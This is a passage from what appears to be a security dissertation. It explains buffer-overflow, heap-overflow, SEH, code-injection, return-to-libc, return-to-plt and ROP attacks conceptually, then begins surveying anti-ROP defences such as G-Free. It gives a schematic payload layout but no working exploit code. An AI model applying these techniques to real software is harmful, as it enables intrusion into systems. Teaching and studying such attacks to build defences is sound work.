An other method of exploiting a Buffer Overflow attack proposes fooling the program into pointing to an entirely fake stack[10]. The new fake stack is located in a memory area controlled by the attacker so that he can alter all the stack variables and manipulate the execution. This technique is referred to as Stack-pivot attack. A Stack-pivot attack is usually performed by overwriting the stack pointer (SP)[3] value with the address of a new memory location controlled by the attacker (e.g, an attacker-controlled buffer). Figure 2.5 describes an example of Stack-pivot attack.

3. This pointer points to the top of the stack.




Figure 2.5 Stack Pivoting using Buffer Overflow attack

2.2.2 Heap Overflow attack

As mentioned in Section 2.2.1, programs need to store some run-time variables. Usually, they rely on the stack to do so. Unfortunately, the stack is designed to only store data with a pre-known[4] invariable size. In order to store data with an unknown/variable size, a new data structure has been engineered and introduced in today's computing platforms. This data structure is called the "Heap"[26].

The Heap is able to contain data with an unknown/variable size. It allocates the needed space dynamically each time the size changes. If an additional memory space is needed, the program will add "chunks" to the heap. The program is also freeing these chunks and liberating the space once it becomes useless.

4. Known at an early stage (before the execution)

As shown in Figure 2.6, the process of chaining the free chunks together is ensured by saving the address of the previous chunk (backward pointer BD) and the next one (forward pointer FD).




Figure 2.6 Heap chunks chaining

Figure 2.6 describes the usual allocation process and how it is done by executing two writing operations :

- Writing the address of the end of Chunk-2 into Chunk-1->FD.
- Writing the address of the beginning Chunk-2 into Chunk-3->BD.

During a Heap overflow attack, an attacker starts by overwriting the metadata of the chunks [52]. More Precisely, the attacker overwrites the value of PREV_SIZE of chunk-3 and Chunk-3-

>bd. Figure2.7 illustrates clearly this process and how the string "xxxx...." is overwriting the value of PREV_SIZE of chunk-3 and Chunk-3->bd.




Figure 2.7 Heap overflow

By controlling the value of these two metadata, the attacker controls “what” to write and “where” (the address of the beginning of Chunk-2 and the address of Chunk-3->BD). It becomes evident that the next step consists in exploiting this flaw and writing the address of the malicious code in the memory location where the return address is stored. By doing so, the vulnerable program is forced to execute the malicious code instead of executing the content of the old return address.

2.2.3 Structured Exception Handler based attack (Windows platforms)

Programs may sometimes be forced to deal accidentally with some unusual/exceptional situations. An example of these situations is the well know “division by zero”. To make sure that programs will take the right decision when they face such situations, programmers should write some extra functions to treat these exceptions. These functions are called “exception handler function”.

The addresses of these exception handler functions are stored in the “Exception Registration Record”[43](ERR). This record usually contains two pointers, the first one points to the next ERR and the second one points to the exception handler function which will be called when an exception occurs.

Based on the fact that ERR is located in the stack, it becomes clear that it could also be corrupted just like heap data (Subsection 2.2.2) and stack data (Subsection 2.2.1). The first step in the exploitation process consists in performing a simple BOF to overwrite the pointer to the exception handler function. By writing the address of the malicious code instead of this pointer, the malicious code will be called if the exception occurs[43].

2.3 CODE INJECTION ATTACKS

In order to force the vulnerable program to execute the malicious code, attackers have to succeed in performing two steps. The first step consists in hijacking the control flow and has the ability to redirect the execution. The second step consists in delivering the malicious payload/code to the vulnerable machine. In other words, the attacker has to prepare the malicious code and write it somewhere in the program's memory. After the delivery, the malicious code could be easily called since the attacker already controls the execution flow.

2.3.1 Stack Based Injection

As mentioned previously at the beginning of Subsection 2.2.1, programs rely on the stack to store run-time information such as user's inputs, open files information, function's argument, local variables and functions return addresses.

This section is taking care of explaining how a program's stack could be used to inject the payload into the targeted machine. The exploitation of a stack based injection is usually easy as any user has the right to alter the content of the stack (e.g. typing some inputs, pressing the program's buttons and calling functions).

As an example of a typical stack based injection, we consider the same function f1 from the example given in Subsection 2.2.1. We previously explained how the injected sting "XXXXX..." is used to trigger the overflow, in this case, the same string could be used to contain the shell-code[5]. Figure 2.8 illustrates the stack layout during a stack based injection.

5. In this dissertation, we refer to the malicious code as shell-code.




Figure 2.8 Stack-based injection

By performing all the steps described previously, an attacker becomes able to execute a successful code injection attack. The structure of the full payload provided during this attack will be as shown in Figure 2.9.

"XXX..." + Malicious Code + "XXX..." + Address of the Malicious Code + "XXX..."

Figure 2.9 Final Attack Structure

2.3.2 Heap Based Injection

In Subsection 2.2.2, we demonstrated how an attacker could exploit the heap handling mechanism to gain control over what to write and where[52] in order to alter the program's behaviour and hijack the control flow.

By exploiting the same heap handling mechanism with the same technique presented previously, the attacker gains the needed privileges to write the malicious code (the what) inside the memory (the where).

As a simple example, we could consider the same heap from the example given previously in Subsection 2.2.2, and how the heap overflow attack allows the attacker to control the value of "the address of the beginning of Chunk-2" (the what) and the value of Chunk-3->BD (the where).

In order to inject the attack payload inside the memory, the attacker has to alter the legitimate writing operations and force it to write the malicious code inside the program's memory. Figure 2.10 explains how a legitimate writing operation could be exploited in order to write the malicious code inside the program's memory.



Legitimate wrriting operation
Heap Based Injection writing operation
Writing the source value into distination
Address of Chunk-2
Chunk-3->BD
Writing the source value into distination
Malicious code
Any free memory location

Figure 2.10 Heap-based injection

2.4 CODE REUSE ATTACKS

In the previous section, we introduced the concept of code injection attacks. We demonstrated with some examples how an attacker could inject the malicious code somewhere in the memory (e.g. the stack).

Hopefully, some defence mechanisms have been engineered to mitigate/prevent these kinds of attacks. Making the stack non-executable was one of these solutions, it is known as Data execution prevention [4] (DEP). This defence mechanism made hackers unable to perform traditional Code Injection Attacks. As a result, they were forced to engineer new attacks as well. The newly engineered anti-DEP 6 attacks are proposing the **reuse** of the code already loaded in the memory instead of injecting a new one. Hence the name Code Reuse attacks [6] [32].

Reusing program's code to build an attack instead of injecting new code made hackers able to perform successful memory corruption attacks even in the presence of DEP. During the last decade, a couple of code reuse attacks have been designed and used by hackers, this section is taking care of detailing some of them. It is also important to mention that the attack discussed in Subsection 2.4.3 is the main subject of our research work. This attack is referred to as ROP [49] and it is known to be one of the most advanced code reuse attacks.

2.4.1 Return-to-libc attack

Ret-to-libc was the first variation of code reuse attacks. It was introduced to the public in a research paper named "Getting around non-executable stack" [16]. This attack reuses the existing functions already loaded into the program's memory in order to perform the malicious actions (e.g. reading what the victim is typing on the keyboard).

As shown previously in Subsection 2.2, a memory corruption attack usually starts by hijacking the control flow. Once this is done, the attacker can redirect the execution to the malicious function. Based on the fact that the majority of C programs are using the Libc 7 library, functions from this library are usually used during this attack.

As an example of a typical Return-to-libc attack, we reconsider the same vulnerable function

6. In this dissertation, we refer to the attacks used to bypass DEP as anti-DEP.
7. This is the standard libraries for C programming language.

f1 previously studied in Subsection 2.2.1. As shown in Figure 2.11, the process of performing a Ret-to-lic attack against f1 consists in overwriting the return address of the vulnerable function with an address of a function from the Libc library.



f1 Local variables
XXXXXXXX
~~f1 Saved Return address~~
Address of the malicous Function
~~f1 Saved Arguments~~
Rest of the stack
XXXX........
This is the address of the the malicou function
Rest of program memory

Figure 2.11 Ret-to-Libc : Stack overview during the attack

2.4.2 Return-to-plt attack

Programs rely on functions in order to achieve some tasks (e.g. reading a file, writing to a database or performing calculations). These functions could be located inside or outside the program's code. If the needed function is located outside the program code, it is called "external function" and the library that contains this function is loaded into the program's memory.

The main problem of calling an external function is that the program does not know where it is exactly loaded in the memory. As a solution, a new mechanism was engineered to locate and save the address of an external function in a table. This table is known as Procedure Linkage Table[24] (PLT). By relying on the data stored in the PLT, the program becomes able to locate the addresses of the external functions and call them. When the PLT is used to call a function, the call mechanism would be different from the normal mechanism. As an example, if the program wants to call a function named “system”[8], then the string/alias “system@plt” is used to perform the call.

Unfortunately, hackers are relying on the Procedure Linkage Table in order to call some malicious functions. During a Return-to-plt attack, the attacker overwrites the return address of the vulnerable function with the plt alias of a malicious function. By doing so, the malicious function will be executed just after the execution of the vulnerable function. From an attacker perspective, Return-to-plt attack is very useful when the address of the malicious function is unknown. Figure 2.12 represents an example of a typical Return-to-plt attack.




Figure 2.12 Ret-to-plt : Stack overview during the attack

2.4.3 Return oriented programming attack

As mentioned at the beginning of this section, attackers are no longer injecting codes in the vulnerable programs. Instead, they are reusing codes already existing in the program’s memory to build their attacks. More specifically, reusing full functions and subroutines.

8. This function is used to execute system commands.

From an attacker perspective, the reuse of a whole function code is not providing the needed flexibility while performing the attack. In other words, reusing functions codes to build the malicious payload is not Turing-complete[9] [23]. As a result, more advanced “code reuse attacks” have been designed by hackers to achieve the requested level of flexibility.

One of the designed attacks proposes reusing only chunks/pieces of code instead of reusing the whole function’s code. These chunks of code could be chained together to build a more flexible malicious code.This attack is referred to as “Return Oriented Programming”[49] and the reused chunks are referred to as “gadgets”. By relying on these gadgets to build the malicious code, attackers gain an extra level of flexibility to perform more powerful attacks[23].

It has been proved that the level of the flexibly offered by ROP attacks could achieve the “Turing-compleetness”[23]. In other words, the malicious code constructed by chaining these gadgets is computationally universal or “Turing-complete”, and it is able to simulate any programming/computing language.

During a ROP attack, these gadgets should be chained together. To do so, hackers rely on the “Ret”[10] instruction to jump from a gadget to another. In other words, each gadget should end with “Ret” instruction, hence the name Return Oriented Programming (ROP). Figure 2.13 shows an example of ROP attack and how the gadgets are chained together during the execution to perform the malicious operation. The list of the chained gadgets is referred to as “ROP chain”.

9. We refer to the ability to simulate any programming/computing language as “Turing-complete”.
10. IA-32 assembly instruction used to transfer the control to the function that called the current subroutine.




Figure 2.13 ROP : Stack overview during the attack

Writing the malicious code in assembly language and using only the available gadgets could be a time consuming task, therefore, hackers created some automated tools to first locate and discover gadgets inside program's code, second to chain the discovered gadgets and generate the needed ROP chain. A well-known example of these tools is "ROPgadget"[46].

The tremendous success of this attack inspired hackers to create similar techniques like Jump Oriented Programming (JOP)[7], which as its name indicates, relies on "Jmp" instructions to chain the gadgets. As a results, researchers and computer security experts have shown an increased interest in proposing new solutions to defeat this threat, a profusion of defence mechanisms has been proposed and deployed, the next chapter is taking care of studding and analyzing these solutions.

CHAPTER 3 ANTI-ROP SOLUTIONS AND THEIR LIMITATIONS

3.1 INTRODUCTION

This chapter aims to answer our first two research questions : What are the defences proposed or deployed to stop ROP attacks ? and what are the limitations and the problems of these defences ? As mentioned previously in Subsection 1.2, the first motive behind asking these questions is the fact that a profusion of academic anti-ROP solutions has been proposed during the last decade and still none of them is officially implemented or intensely reviewed. The second motive is related to the fact that many anti-ROP defences have been deployed in today's computing platforms[4] [55]. However, hackers are still able to perform successful ROP attacks. The number of the reported ROP attacks is becoming higher every year as shown in the statistics provided by the Common Vulnerabilities and Exposures[12]. Thus, this chapter aims to explore these anti-ROP techniques (proposed and deployed) and to summarize the main idea behind every solution. The chapter is also discussing the limitations and the problems we discovered/learned while studying these solutions. Sections 3.7 and 3.8 present an overview of these limitations/weaknesses.

To make the analysis process easier, we categorized the solutions based on their adopted approach and whether they are deployed or not. We propose five categories with the first one being the Compiler-level approach. In this category, the proposed solutions are modifying the compiler with the objective of producing a different instruction set to prevent ROP attacks.

The second studied category was grouping the Dynamic Binary Instrumentation approaches. In this category, the proposed solutions are relying on binary instrumentation techniques to analyze the behaviour of programs at run-time and extract ROP signatures.

The third category is grouping the solutions where the problem of ROP attacks is treated as a control-flow violation problem. In this category, authors rely on control-flow analysis methods to extract valuable information at run-time such as what has been called, when and from where. The extracted information is then used to detect/mitigate ROP attacks.

The fourth category describes the solutions that propose the use of Static Binary Rewriting techniques to defeat this kind of code reuse attacks. More specifically, the protected binaries are rewritten in such a way that Return Oriented Programming attacks become useless.

The fifth and the last category describes the list of the widely deployed solutions. These solutions represent the currently deployed defences implemented by the majority of the operating systems. A notable examples of these defences are Address Space Layout Randomization[55] and Data execution Prevention[4].

3.2 COMPILER-LEVEL APPROACHES

3.2.1 G-Free

G-Free is an academic anti-ROP solution studied with the objective of answering our first two research questions : What are the defences proposed or deployed to stop ROP attacks ? and what are the limitations and the problems of these defences ? G-Free is a pure Compiler-level solution proposed by Onarlioglu *et al.* from the French research centre "EURECOM"[41]. This section is taking care of introducing and explaining the approach adopted by Onarlioglu *et al.*. The limitations and the problems we discovered in G-Free are discussed in Section 3.8.

During the execution, programs need to jump from one instruction to another. These instructions could be located anywhere in the code segment (CS) [1]. In order to be able to jump from a location to another during the execution, programs use branching instructions such as Ret, Jmp, Call or Je.

As stated in Subsection 2.4.3, ROP attacks are also jumping from a piece of code to another using some of these branching instructions. These pieces of code are located inside functions code. Usually, a function's code is only accessible/executed by jumping to the function's entry point [2]. This is not the case during a ROP attack as attackers are jumping inside functions code (where gadgets are located). G-Free relies on the previously explained fact to detect the unauthorized jumps and prevent attackers from jumping to these locations (gadgets addresses). More specifically, G-Free allows executing functions by only jumping to their entry points as shown in Figure 3.1.

1. This is the section of the program's memory where the code is loaded.
2. The first instruction in the function, the beginning of a function.

